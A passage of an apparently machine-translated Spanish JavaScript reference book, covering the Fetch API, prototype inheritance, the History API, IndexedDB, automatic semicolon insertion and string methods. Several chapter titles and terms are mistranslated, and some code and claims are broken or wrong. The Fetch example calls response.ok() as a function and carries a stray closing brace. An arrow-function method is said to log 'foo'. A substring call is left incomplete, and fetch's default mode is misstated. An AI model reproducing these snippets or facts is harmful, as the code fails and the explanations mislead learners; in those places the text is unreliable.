  //after the user indicates that they want to turn on continuous location-tracking
  var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);
} else {
  console.log("Geolocation is not supported by this browser.");
}

var updateLocation = function(position) {
  console.log("New position at: " + position.coords.latitude + ", " +
  position.coords.longitude);
};
```

Para desactivar las actualizaciones continuas:

```
navigator.geolocation.clearWatch(watchId);
```

Capítulo 53: Ha podido recuperar

Sintaxis

- promise = fetch (url) .then (función (respuesta) {})
- promesa = fetch (url, opciones)
- promesa = buscar

Parámetros

Opciones	Detalles
method	El método HTTP a utilizar para la solicitud. Ej: GET , POST , PUT , DELETE , HEAD . El valor predeterminado es GET .
headers	Un objeto de Headers que contiene encabezados HTTP adicionales para incluir en la solicitud.
body	La carga útil de solicitud, puede ser una string o un objeto FormData . Por defecto está undefined
cache	El modo de almacenamiento en caché. default , reload , no-cache
referrer	El referente de la solicitud.
mode	cors , no-cors , del same-origin . Por defecto a no-cors .
credentials	omit , same-origin , include . El valor predeterminado es omit .
redirect	follow , error , manual . Por defecto follow .
integrity	Metadatos de integridad asociados. El valor predeterminado es vaciar la cadena.

Observaciones

El estándar Fetch define solicitudes, respuestas y el proceso que las vincula: obtención de datos.

Entre otras interfaces, el estándar define los objetos de Request y Response , diseñados para ser utilizados para todas las operaciones que involucran solicitudes de red.

Una aplicación útil de estas interfaces es GlobalFetch , que se puede usar para cargar recursos remotos.

Para los navegadores que aún no admiten el estándar Fetch, GitHub tiene un polyfill disponible.

Además, también hay una [implementación de Node.js](#) que es útil para la consistencia servidor / cliente.

En ausencia de Promesas cancelables, no puede abortar la solicitud de búsqueda ([problema de github](#)). Pero hay una [propuesta](#) del T39 en la etapa 1 para promesas cancelables.

Examples

GlobalFetch

La interfaz [GlobalFetch](#) expone la función de `fetch` , que se puede utilizar para solicitar recursos.

```
fetch('/path/to/resource.json')
  .then(response => {
    if (!response.ok()) {
      throw new Error("Request failed!");
    }

    return response.json();
  })
  .then(json => {
    console.log(json);
  });
};
```

El valor resuelto es un objeto de [respuesta](#) . Este objeto contiene el cuerpo de la respuesta, así como su estado y encabezados.

Establecer encabezados de solicitud

```
fetch('/example.json', {
  headers: new Headers({
    'Accept': 'text/plain',
    'X-Your-Custom-Header': 'example value'
  })
});
```

Datos POST

Datos de formulario de publicación

```
fetch(`/example/submit`, {
  method: 'POST',
  body: new FormData(document.getElementById('example-form'))
});
```

Publicar datos JSON

```
fetch(`/example/submit.json`, {
  method: 'POST',
  body: JSON.stringify({
    email: document.getElementById('example-email').value,
```

```
        comment: document.getElementById('example-comment').value
    })
});
```

Enviar galletas

La función de búsqueda no envía cookies por defecto. Hay dos formas posibles de enviar cookies:

1. Solo envíe cookies si la URL está en el mismo origen que el script de llamada.

```
fetch('/login', {
    credentials: 'same-origin'
})
```

2. Envíe siempre cookies, incluso para llamadas de origen cruzado.

```
fetch('https://otherdomain.com/login', {
    credentials: 'include'
})
```

Obtención de datos JSON

```
// get some data from stackoverflow
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackoverflo
      .then(resp => resp.json())
      .then(json => console.log(json))
      .catch(err => console.log(err));
```

Uso de Fetch para mostrar preguntas de la API de desbordamiento de pila

```
const url =
  'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';

const questionList = document.createElement('ul');
document.body.appendChild(questionList);

const responseData = fetch(url).then(response => response.json());
responseData.then(({ items, has_more, quota_max, quota_remaining }) => {
  for (const { title, score, owner, link, answer_count } of items) {
    const listItem = document.createElement('li');
    questionList.appendChild(listItem);
    const a = document.createElement('a');
    listItem.appendChild(a);
    a.href = link;
    a.textContent = `${score} ${title} (by ${owner.display_name || 'somebody'})`;
  }
});
```

Capítulo 54: Herencia

Examples

Prototipo de función estándar

Comience por definir una función `Foo` que usaremos como constructor.

```
function Foo (){}
```

Al editar `Foo.prototype`, podemos definir propiedades y métodos que serán compartidos por todas las instancias de `Foo`.

```
Foo.prototype.bar = function() {
  return 'I am bar';
};
```

Luego podemos crear una instancia usando la `new` palabra clave y llamar al método.

```
var foo = new Foo();

console.log(foo.bar()); // logs `I am bar`
```

Diferencia entre `Object.key` y `Object.prototype.key`

A diferencia de lenguajes como Python, las propiedades estáticas de la función constructora *no* se heredan a las instancias. Las instancias solo se heredan de su prototipo, que se hereda del prototipo del tipo principal. Las propiedades estáticas nunca se heredan.

```
function Foo() {};
Foo.style = 'bold';

var foo = new Foo();

console.log(Foo.style); // 'bold'
console.log(foo.style); // undefined

Foo.prototype.style = 'italic';

console.log(Foo.style); // 'bold'
console.log(foo.style); // 'italic'
```

Nuevo objeto del prototipo.

En JavaScript, cualquier objeto puede ser el prototipo de otro. Cuando un objeto se crea como un prototipo de otro, heredará todas las propiedades de su padre.

```
var proto = { foo: "foo", bar: () => this.foo };
```

```
var obj = Object.create(proto);

console.log(obj.foo);
console.log(obj.bar());
```

Salida de consola:

```
> "foo"
> "foo"
```

NOTA `Object.create` está disponible en ECMAScript 5, pero aquí hay un polyfill si necesita soporte para ECMAScript 3

```
if (typeof Object.create !== 'function') {
    Object.create = function (o) {
        function F() {}
        F.prototype = o;
        return new F();
    };
}
```

Fuente: <http://javascript.crockford.com/prototypal.html>

Object.create ()

El método **Object.create ()** crea un nuevo objeto con el objeto prototipo y las propiedades especificados.

Sintaxis: `Object.create(proto[, propertiesObject])`

Parámetros :

- **proto** (El objeto que debería ser el prototipo del objeto recién creado).
- **propertiesObject** (Opcional. Si se especifica y no está indefinido, un objeto cuyas enumerables propiedades propias (es decir, aquellas propiedades definidas en sí mismo y no enumerables propiedades a lo largo de su cadena de prototipos) especifica los descriptores de propiedades que se agregarán al objeto recién creado, con el correspondiente nombres de propiedades. Estas propiedades corresponden al segundo argumento de `Object.defineProperties ()`.)

Valor de retorno

Un nuevo objeto con el objeto prototipo especificado y las propiedades.

Excepciones

Una excepción `TypeError` si el parámetro `proto` no es `nulo` o un objeto.

Herencia prototípica

Supongamos que tenemos un objeto plano llamado `prototype` :

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };
```

Ahora queremos otro objeto llamado `obj` que herede del `prototype`, que es lo mismo que decir que `prototype` es el prototipo de `obj`

```
var obj = Object.create(prototype);
```

Ahora todas las propiedades y métodos del `prototype` estarán disponibles para `obj`

```
console.log(obj.foo);
console.log(obj.bar());
```

Salida de consola

```
"foo"
"foo"
```

La herencia prototípica se realiza a través de referencias de objetos internamente y los objetos son completamente mutables. Esto significa que cualquier cambio que realice en un prototipo afectará inmediatamente a todos los demás objetos de los que el prototipo sea prototipo.

```
prototype.foo = "bar";
console.log(obj.foo);
```

Salida de consola

```
"bar"
```

`Object.prototype` es el prototipo de cada objeto, por lo que se recomienda encarecidamente que no te metas con él, especialmente si utilizas una biblioteca de terceros, pero podemos jugar con él un poco.

```
Object.prototype.breakingLibraries = 'foo';
console.log(obj.breakingLibraries);
console.log(prototype.breakingLibraries);
```

Salida de consola

```
"foo"
"foo"
```

Dato curioso , he usado la consola del navegador para hacer estos ejemplos y he roto esta página agregando la propiedad `breakingLibraries`.

Herencia pseudo-clásica

Es una emulación de la herencia clásica utilizando la herencia [prototípica](#) que muestra qué tan poderosos son los prototipos. Fue hecho para hacer que el lenguaje sea más atractivo para los programadores que vienen de otros idiomas.

6

NOTA IMPORTANTE : desde ES6 no tiene sentido usar herencia pseudocálica ya que el lenguaje simula [clases convencionales](#) . Si no estás usando ES6, [deberías](#) . Si aún desea utilizar el patrón de herencia clásico y está en un entorno ECMAScript 5 o inferior, entonces su mejor apuesta es pseudo-clásica.

Una "clase" es solo una función que está diseñada para ser llamada con el `new` operando y se usa como un constructor.

```
function Foo(id, name) {  
    this.id = id;  
    this.name = name;  
}  
  
var foo = new Foo(1, 'foo');  
console.log(foo.id);
```

Salida de consola

1

foo es una instancia de Foo. La convención de codificación de JavaScript dice que si una función comienza con mayúsculas y minúsculas, se puede llamar como un constructor (con el `new` operando).

Para agregar propiedades o métodos a la "clase", debe agregarlos a su prototipo, que se puede encontrar en la propiedad `prototype` del constructor.

```
Foo.prototype.bar = 'bar';  
console.log(foo.bar);
```

Salida de consola

bar

De hecho, lo que Foo está haciendo como "constructor" es simplemente crear objetos con `Foo.prototype` como su prototipo.

Puedes encontrar una referencia a su constructor en cada objeto.

```
console.log(foo.constructor);
```

```
función Foo (id, nombre) {...
```

```
    console.log({ }.constructor);
```

Función Objeto () {[código nativo]}

Y también verifique si un objeto es una instancia de una clase dada con el operador `instanceof`

```
console.log(foo instanceof Foo);
```

cierto

```
console.log(foo instanceof Object);
```

cierto

Configurando el prototipo de un objeto

5

Con ES5 +, la función `Object.create` se puede usar para crear un objeto con cualquier otro objeto como prototipo.

```
const anyObj = {
  hello() {
    console.log(`this.foo is ${this.foo}`);
  },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo is bar"
```

Para crear explícitamente un Objeto sin un prototipo, use `null` como el prototipo. Esto significa que el Objeto tampoco se heredará del `Object.prototype` y es útil para los Objetos utilizados para los diccionarios de verificación de existencia, por ejemplo

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull; // false
```

6

Desde ES6, el prototipo de un objeto existente se puede cambiar utilizando `Object.setPrototypeOf`, por ejemplo

```
let obj = Object.create({ foo: 'foo' });
obj = Object.setPrototypeOf(obj, { bar: 'bar' });
```

```
obj.foo; // undefined  
obj.bar; // "bar"
```

Esto se puede hacer en casi cualquier lugar, incluso en `this` objeto o en un constructor.

Nota: este proceso es muy lento en los navegadores actuales y se debe usar con moderación; en su lugar, intente crear el Objeto con el prototipo deseado.

5

Antes de ES5, la única forma de crear un Objeto con un prototipo definido manualmente era construirlo con `new`, por ejemplo

```
var proto = {fizz: 'buzz'};  
  
function ConstructMyObj() {}  
ConstructMyObj.prototype = proto;  
  
var objWithProto = new ConstructMyObj();  
objWithProto.fizz; // "buzz"
```

Este comportamiento es lo suficientemente cercano a `Object.create` que es posible escribir un polyfill.

Capítulo 55: Historia

Sintaxis

- `window.history.pushState (dominio, título, ruta);`
- `window.history.replaceState (dominio, título, ruta);`

Parámetros

Parámetro	Detalles
dominio	El dominio al que desea actualizar
título	El título para actualizar a
camino	El camino para actualizar a

Observaciones

La API HTML5 History no está implementada por todos los navegadores y las implementaciones tienden a diferir entre los proveedores de navegadores. Actualmente es compatible con los siguientes navegadores:

- Firefox 4+
- Google Chrome
- Internet Explorer 10+
- Safari 5+
- iOS 4

Si desea obtener más información sobre los métodos y las implementaciones de la API de historial, consulte [el estado de la API de historial de HTML5](#).

Examples

`history.replaceState ()`

Sintaxis:

```
history.replaceState(data, title [, url ])
```

Este método modifica la entrada del historial actual en lugar de crear una nueva. Se utiliza principalmente cuando queremos actualizar la URL de la entrada del historial actual.

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

Este ejemplo reemplaza el historial actual, la barra de direcciones y el título de la página.

Tenga en cuenta que esto es diferente de `history.pushState()`. Lo que inserta una nueva entrada en el historial, en lugar de reemplazar la actual.

history.pushState ()

Sintaxis:

```
history.pushState(state object, title, url)
```

Este método permite añadir entradas de históricos. Para obtener más información, consulte este documento: [método pushState \(\)](#)

Ejemplo:

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

Este ejemplo inserta un nuevo registro en el historial, la barra de direcciones y el título de la página.

Tenga en cuenta que esto es diferente de `history.replaceState()`. Que actualiza la entrada del historial actual, en lugar de agregar una nueva.

Cargar una URL específica de la lista de historial

método go ()

El método `go ()` carga una URL específica de la lista de historial. El parámetro puede ser un número que va a la URL dentro de la posición específica (-1 retrocede una página, 1 avanza una página) o una cadena. La cadena debe ser una URL parcial o completa, y la función irá a la primera URL que coincida con la cadena.

Sintaxis

```
history.go(number|URL)
```

Ejemplo

Haga clic en el botón para volver a dos páginas:

```
<html>
  <head>
    <script type="text/javascript">
      function goBack()
      {
        window.history.go(-2)
      }
    </script>
  </head>
```

```
<body>
  <input type="button" value="Go back 2 pages" onclick="goBack()" />
</body>
</html>
```

Capítulo 56: IndexedDB

Observaciones

Actas

Las transacciones deben usarse inmediatamente después de que se crean. Si no se usan en el bucle de eventos actual (básicamente, antes de que esperemos algo como una solicitud web), entrarán en un estado inactivo en el que no se pueden usar.

Las bases de datos solo pueden tener una transacción que se escribe en un almacén de objetos en particular a la vez. Por lo tanto, puede tener tantos como quiera que lea en nuestra tienda de things , pero solo uno puede hacer cambios en un momento dado.

Examples

Prueba de disponibilidad de IndexedDB

Puede probar la compatibilidad con IndexedDB en el entorno actual comprobando la presencia de la propiedad `window.indexedDB` :

```
if (window.indexedDB) {  
    // IndexedDB is available  
}
```

Abriendo una base de datos

Abrir una base de datos es una operación asíncrona. Necesitamos enviar una solicitud para abrir nuestra base de datos y luego escuchar los eventos para que podamos saber cuándo está lista.

Abriremos una base de datos DemoDB. Si aún no existe, se creará cuando envímos la solicitud.

El `2` continuación dice que estamos pidiendo la versión 2 de nuestra base de datos. Solo existe una versión en cualquier momento, pero podemos usar el número de versión para actualizar los datos antiguos, como verá.

```
var db = null, // We'll use this once we have our database  
request = window.indexedDB.open("DemoDB", 2);  
  
// Listen for success. This will be called after onupgradeneeded runs, if it does at all  
request.onsuccess = function() {  
    db = request.result; // We have a database!  
  
    doThingsWithDB(db);  
};
```

```

// If our database didn't exist before, or it was an older version than what we requested,
// the `onupgradeneeded` event will be fired.
//
// We can use this to setup a new database and upgrade an old one with new data stores
request.onupgradeneeded = function(event) {
    db = request.result;

    // If the oldVersion is less than 1, then the database didn't exist. Let's set it up
    if (event.oldVersion < 1) {
        // We'll create a new "things" store with `autoIncrement`ing keys
        var store = db.createObjectStore("things", { autoIncrement: true });
    }

    // In version 2 of our database, we added a new index by the name of each thing
    if (event.oldVersion < 2) {
        // Let's load the things store and create an index
        var store = request.transaction.objectStore("things");

        store.createIndex("by_name", "name");
    }
};

// Handle any errors
request.onerror = function() {
    console.error("Something went wrong when we tried to request the database!");
};

```

Añadiendo objetos

Cualquier cosa que deba suceder con los datos en una base de datos IndexedDB sucede en una transacción. Hay algunas cosas que se deben tener en cuenta sobre las transacciones que se mencionan en la sección de Comentarios al final de esta página.

Usaremos la base de datos que configuramos en **Abrir una base de datos**.

```

// Create a new readwrite (since we want to change things) transaction for the things store
var transaction = db.transaction(["things"], "readwrite");

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that our event handlers are set up, let's get our things store and add some objects!
var store = transaction.objectStore("things");

// Transactions can do a few things at a time. Let's start with a simple insertion
var request = store.add({
    // "things" uses auto-incrementing keys, so we don't need one, but we can set it anyway
    key: "coffee_cup",
    name: "Coffee Cup",
    contents: ["coffee", "cream"]
};

```

```

});
```

```

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // Done! Here, `request.result` will be the object's key, "coffee_cup"
};
```

```

// We can also add a bunch of things from an array. We'll use auto-generated keys
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];
```

```

// Let's use more compact code this time and ignore the results of our insertions
thingsToAdd.forEach(e => store.add(e));
```

Recuperando datos

Cualquier cosa que deba suceder con los datos en una base de datos IndexedDB sucede en una transacción. Hay algunas cosas que se deben tener en cuenta sobre las transacciones que se mencionan en la sección de Comentarios al final de esta página.

Usaremos la base de datos que configuramos en Abrir una base de datos.

```

// Create a new transaction, we'll use the default "readonly" mode and the things store
var transaction = db.transaction(["things"]);
```

```

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};
```

```

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};
```

```

// Now that everything is set up, let's get our things store and load some objects!
var store = transaction.objectStore("things");
```

```

// We'll load the coffee_cup object we added in Adding objects
var request = store.get("coffee_cup");
```

```

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // All done, let's log our object to the console
    console.log(request.result);
};
```

```

// That was pretty long for a basic retrieval. If we just want to get just
// the one object and don't care about errors, we can shorten things a lot
db.transaction("things").objectStore("things")
    .get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

Capítulo 57: Inserción automática de punto y coma - ASI

Examples

Reglas de inserción automática de punto y coma

Hay tres reglas básicas de inserción de punto y coma:

1. Cuando, cuando el programa se analiza de izquierda a derecha, se encuentra un token (llamado *token ofensivo*) que no está permitido por ninguna producción de la gramática, entonces se inserta automáticamente un punto y coma antes del token ofensivo si uno o más de los siguientes las condiciones son ciertas
 - El token ofensivo está separado del token anterior por al menos un LineTerminator .
 - El token ofensivo es } .
2. Cuando, al analizar el programa de izquierda a derecha, se encuentra el final del flujo de entrada de tokens y el analizador no puede analizar el flujo de token de entrada como un único Program ECMAScript completo, luego se inserta automáticamente un punto y coma al final de el flujo de entrada.
3. Cuando, cuando el programa se analiza de izquierda a derecha, se encuentra un token que es permitido por alguna producción de la gramática, pero la producción es una *producción restringida* y el token sería el primer token para un terminal o no terminal inmediatamente después de la anotación "[no LineTerminator here]" dentro de la producción restringida (y, por lo tanto, tal token se denomina token restringido), y el token restringido está separado del token anterior por al menos un LineTerminator , luego se inserta automáticamente un punto y coma antes del token restringido .

Sin embargo, hay una condición adicional adicional en las reglas anteriores: un punto y coma nunca se inserta automáticamente si el punto y coma se analizaría como una declaración vacía o si ese punto y coma se convertiría en uno de los dos puntos y coma en el encabezado de una declaración `for` (consulte 12.6.3).

Fuente: [ECMA-262, Quinta edición ECMAScript Especificación:](#)

Declaraciones afectadas por la inserción automática de punto y coma

- declaración vacía
- declaración `var`
- declaración de expresión
- declaración de `do-while`
- `continue` declaración

- declaración de `break`
- declaración de `return`
- `throw` declaración

Ejemplos:

Cuando se encuentra el final del flujo de entrada de tokens y el analizador no puede analizar el flujo de token de entrada como un único programa completo, se inserta automáticamente un punto y coma al final del flujo de entrada.

```
a = b
++c
// is transformed to:
a = b;
++c;
```

```
x
++
y
// is transformed to:
x;
++y;
```

Indización de matrices / literales

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[1, 2, 3].join();
```

Declaración de devolución:

```
return
  "something";
// is transformed to
return;
  "something";
```

Evite la inserción de punto y coma en las declaraciones de devolución

La convención de codificación de JavaScript es colocar el corchete inicial de bloques en la misma línea de su declaración:

```
if (...) {
}

function (a, b, ...) {
```

En lugar de en la siguiente línea:

```
if (...)  
{  
}  
  
function (a, b, ...)  
{  
}  
  
}
```

Esto se adoptó para evitar la inserción de punto y coma en las declaraciones de devolución que devuelven objetos:

```
function foo()  
{  
    return // A semicolon will be inserted here, making the function return nothing  
    {  
        foo: 'foo'  
    };  
}  
  
foo(); // undefined  
  
function properFoo() {  
    return {  
        foo: 'foo'  
    };  
}  
  
properFoo(); // { foo: 'foo' }
```

En la mayoría de los idiomas, la ubicación del corchete de inicio es solo una cuestión de preferencia personal, ya que no tiene un impacto real en la ejecución del código. En JavaScript, como ha visto, colocar el corchete inicial en la siguiente línea puede llevar a errores silenciosos.

Capítulo 58: Instrumentos de cuerda

Sintaxis

- "cadena literal"
- 'cadena literal'
- "cadena literal con 'comillas que no coinciden'" // sin errores; las cotizaciones son diferentes
- "cadena literal con" comillas escapadas "" // sin errores; se escapan las cotizaciones.
- `plantilla cadena \${expresión}`
- String ("ab c") // devuelve una cadena cuando se llama en un contexto que no es de constructor
- new String ("ab c") // el objeto String, no la primitiva string

Examples

Información básica y concatenación de cuerdas

Las cadenas en JavaScript se pueden incluir en las comillas simples 'hello' , las comillas dobles "Hello" y (a partir de ES2015, ES6) en Template Literals (backticks) `hello` .

```
var hello = "Hello";
var world = 'world';
var helloW = `Hello World`;
```

// ES2015 / ES6

Las cadenas se pueden crear desde otros tipos utilizando la función `String()` .

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

O, `toString()` se puede utilizar para convertir números, valores booleanos u objetos en cadenas.

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({ }).toString(); // "[object Object]"
```

Las cadenas también se pueden crear utilizando el método `String.fromCharCode()` .

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

Se permite crear un objeto String usando una `new` palabra clave, pero no se recomienda ya que se comporta como Objetos a diferencia de las cadenas primitivas.

```
var objectString = new String("Yes, I am a String object");
typeof objectString;//"object"
typeof objectString.valueOf();//"string"
```

Cuerdas de concatenación

La concatenación de cadenas se puede hacer con el operador de concatenación `+` o con el método `concat()` incorporado en el prototipo del objeto `String`.

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar);           // => "FooBar"
console.log(foo + " " + bar);    // => "Foo Bar"

foo.concat(bar)                 // => "FooBar"
"a".concat("b", " ", "d")      // => "ab d"
```

Las cadenas pueden concatenarse con variables que no son de cadena, pero convertirán las variables que no sean de cadena en cadenas.

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

Plantillas de cadena

6

Las cadenas pueden ser creados usando literales plantilla (*invertidas*) ``hello``.

```
var greeting = `Hello`;
```

Con los literales de plantilla, puede hacer interpolación de cadenas usando `${variable}` dentro de los literales de plantilla:

```
var place = `World`;
var greet = `Hello ${place}!`

console.log(greet); // "Hello World!"
```

Puede usar `String.raw` para obtener barras invertidas para estar en la cadena sin modificaciones.

```
`a\\b` // = a\b
String.raw`a\\b` // = a\\b
```

Citas de escape

Si su cadena está encerrada (es decir) entre comillas simples, necesita escapar de la comilla literal interna con una *barra invertida* \

```
var text = 'L\'albero means tree in Italian';
console.log(text); \\ "L'albero means tree in Italian"
```

Lo mismo ocurre con las comillas dobles:

```
var text = "I feel \"high\"";
```

Se debe prestar especial atención a las citas que se escapan si está almacenando representaciones HTML dentro de una Cadena, ya que las cadenas HTML hacen un gran uso de las citas, es decir, en los atributos:

```
var content = "<p class='special'>Hello World!</p>";           // valid String
var hello    = '<p class="special">I\'d like to say "Hi"</p>'; // valid String
```

Las citas en cadenas HTML también se pueden representar utilizando ' (o ') como una comilla simple y " (o ") como comillas dobles.

```
var hi      = "<p class='special'>I'd like to say &quot;Hi&quot;</p>"; // valid String
var hello   = '<p class="special">I&apos;d like to say "Hi"</p>';      // valid String
```

Nota: El uso de ' y " no sobrescribirá las comillas dobles que los navegadores pueden colocar automáticamente en las citas de atributos. Por ejemplo, <p class=“special”> está realizando en <p class="special"> , usando " puede llevar a <p class=""“special”> donde \“ será <p class="special"> .

6

Si una cadena tiene ‘y “ es posible que desee considerar el uso de literales de plantilla (*también conocidos como cadenas de plantilla en ediciones anteriores de ES6*), que no requieren que escape ‘ y ” . Estos usan backticks (`) en lugar de comillas simples o dobles.

```
var x = `Escaping " and ' can become very annoying`;
```

Cadena inversa

La forma más "popular" de invertir una cadena en JavaScript es el siguiente fragmento de código, que es bastante común:

```
function reverseString(str) {
  return str.split("").reverse().join("");
}

reverseString('string'); // "gnirts"
```

Sin embargo, esto funcionará solo mientras la cadena que se está invirtiendo no contenga pares sustitutos. Los símbolos astrales, es decir, los caracteres que se encuentran fuera del plano multilingüe básico, pueden representarse mediante dos unidades de código, y conducirán a esta ingenua técnica a producir resultados erróneos. Además, los caracteres con marcas de

combinación (p. Ej., Diéresis) aparecerán en el "siguiente" carácter lógico en lugar del original con el que se combinó.

```
'𠮷'.split('').reverse().join(''); //fails
```

Si bien el método funcionará bien para la mayoría de los idiomas, un algoritmo que respeta la codificación realmente precisa para la inversión de cadenas es un poco más complicado. Una de estas implementaciones es una pequeña biblioteca llamada [Esrever](#), que utiliza expresiones regulares para hacer coincidir marcas combinadas y pares sustitutos para realizar la inversión a la perfección.

Explicación

Sección	Explicación	Resultado
str	La cadena de entrada	"string"
String.prototype.split(delimiter)	Divide la cadena str en una matriz. El parámetro "" significa dividir entre cada carácter.	["s","t","r","i","n","g"]
Array.prototype.reverse()	Devuelve la matriz de la cadena dividida con sus elementos en orden inverso.	["g","n","i","r","t","s"]
Array.prototype.join(delimiter)	Une los elementos de la matriz en una cadena. El parámetro "" significa un eliminador vacío (es decir, los elementos de la matriz se colocan uno al lado del otro).	"gnirts"

Usando operador de propagación

6

```
function reverseString(str) {  
    return [...String(str)].reverse().join('');  
}  
  
console.log(reverseString('stackoverflow')); // "wolfrevojkcats"  
console.log(reverseString(1337)); // "7331"  
console.log(reverseString([1, 2, 3])); // "3,2,1"
```

Función `reverse()` personalizada `reverse()`

```
function reverse(string) {  
    var strRev = "";  
    for (var i = string.length - 1; i >= 0; i--) {  
        strRev += string[i];  
    }  
    return strRev;  
}
```

```
        }
    return strRev;
}

reverse("zebra"); // "arbez"
```

Recortar espacios en blanco

Para recortar espacios en blanco de los bordes de una cadena, use `String.prototype.trim`:

```
"    some whitespace string ".trim(); // "some whitespace string"
```

Muchos motores de JavaScript, pero [no Internet Explorer](#), han implementado métodos `trimLeft` y `trimRight` no estándar. Hay una [propuesta](#), actualmente en la Etapa 1 del proceso, para los `trimStart` estandarizados `trimStart` y `trimEnd`, con alias para `trimLeft` y `trimRight` para compatibilidad.

```
// Stage 1 proposal
"    this is me    ".trimStart(); // "this is me    "
"    this is me    ".trimEnd(); // "    this is me"

// Non-standard methods, but currently implemented by most engines
"    this is me    ".trimLeft(); // "this is me    "
"    this is me    ".trimRight(); // "    this is me"
```

Subcadenas con rodaja

Utilice `.slice()` para extraer las subcadenas dadas dos índices:

```
var s = "0123456789abcdefg";
s.slice(0, 5); // "01234"
s.slice(5, 6); // "5"
```

Dado un índice, tomará de ese índice al final de la cadena:

```
s.slice(10); // "abcdefg"
```

Dividir una cadena en una matriz

Use `.split` para pasar de cadenas a una matriz de las subcadenas divididas:

```
var s = "one, two, three, four, five"
s.split(", "); // ["one", "two", "three", "four", "five"]
```

Use el **método de matriz** `.join` para volver a una cadena:

```
s.split(", ").join("--"); // "one--two--three--four--five"
```

Las cuerdas son unicode

Todas las cadenas de JavaScript son Unicode!

```
var s = "some Δ≈ƒ unicode ¡™£¢¢¢";
s.charCodeAt(5); // 8710
```

No hay bytes en bruto o cadenas binarias en JavaScript. Para manejar efectivamente los datos binarios, use [matrices tipadas](#).

Detectando una cuerda

Para detectar si un parámetro es una cadena *primitiva*, use `typeof`:

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string"; // true
typeof anInt === "string"; // false
typeof anObj === "string"; // false
```

Si alguna vez tiene un objeto `String`, a través de un `new String("somestr")`, lo anterior no funcionará. En este caso, podemos usar `instanceof`:

```
var aStringObj = new String("my string");
aStringObj instanceof String; // true
```

Para cubrir ambas instancias, podemos escribir una función auxiliar simple:

```
var isString = function(value) {
    return typeof value === "string" || value instanceof String;
};

var aString = "Primitive String";
var aStringObj = new String("String Object");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

O podemos hacer uso de la función `toString` de `Object`. Esto puede ser útil si tenemos que buscar otros tipos y decir en una declaración de cambio, ya que este método admite otros tipos de datos, así como `typeof`.

```
var pString = "Primitive String";
var oString = new String("Object Form of String");
Object.prototype.toString.call(pString); // "[object String]"
Object.prototype.toString.call(oString); // "[object String]"
```

Una solución más robusta es no *detectar* una cadena, sino solo verificar qué funcionalidad se requiere. Por ejemplo:

```

var aString = "Primitive String";
// Generic check for a substring method
if(aString.substring) {

}

// Explicit check for the String substring prototype method
if(aString.substring === String.prototype.substring) {
    aString.substring(0, );
}

```

Comparando cuerdas lexicográficamente

Para comparar cadenas alfabéticamente, use `localeCompare()`. Esto devuelve un valor negativo si la cadena de referencia es lexicográficamente (alfabéticamente) antes de la cadena comparada (el parámetro), un valor positivo si viene después, y un valor de 0 si son iguales.

```

var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1

```

Los operadores `>` y `<` también se pueden usar para comparar cadenas lexicográficamente, pero no pueden devolver un valor de cero (esto se puede probar con el operador de igualdad `==`). Como resultado, una forma de la función `localeCompare()` puede escribirse así:

```

function strcmp(a, b) {
    if(a === b) {
        return 0;
    }

    if (a > b) {
        return 1;
    }

    return -1;
}

console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); // 0
console.log(strcmp("world", "hello")); // 1

```

Esto es especialmente útil cuando se utiliza una función de clasificación que se compara en función del signo del valor de retorno (como la `sort`).

```

var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
    return a.localeCompare(b);
});
console.log(arr); // [ "apples", "bananas", "cranberries" ]

```

Cadena a mayúsculas

`String.prototype.toUpperCase ()`:

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

Cadena a minúscula

`String.prototype.toLowerCase ()`

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

Contador de palabras

Digamos que tiene un <textarea> y desea recuperar información sobre el número de:

- Personajes (total)
- Personajes (sin espacios)
- Palabras
- Líneas

```
function wordCount( val ){  
    var wom = val.match(/\S+/g);  
    return {  
        charactersNoSpaces : val.replace(/\s+/g, "").length,  
        characters : val.length,  
        words : wom ? wom.length : 0,  
        lines : val.split(/\r?\n/).length  
    };  
}  
  
// Use like:  
wordCount( someMultilineText ).words; // (Number of words)
```

Ejemplo de jsFiddle

Carácter de acceso en el índice en cadena

Use `charAt()` para obtener un carácter en el índice especificado en la cadena.

```
var string = "Hello, World!";  
console.log( string.charAt(4) ); // "o"
```

Alternativamente, como las cadenas pueden tratarse como matrices, use el índice mediante [notación de corchetes](#).

```
var string = "Hello, World!";  
console.log( string[4] ); // "o"
```

Para obtener el código de carácter del carácter en un índice específico, use `charCodeAt()`.

```
var string = "Hello, World!";  
console.log( string.charCodeAt(4) ); // 111
```

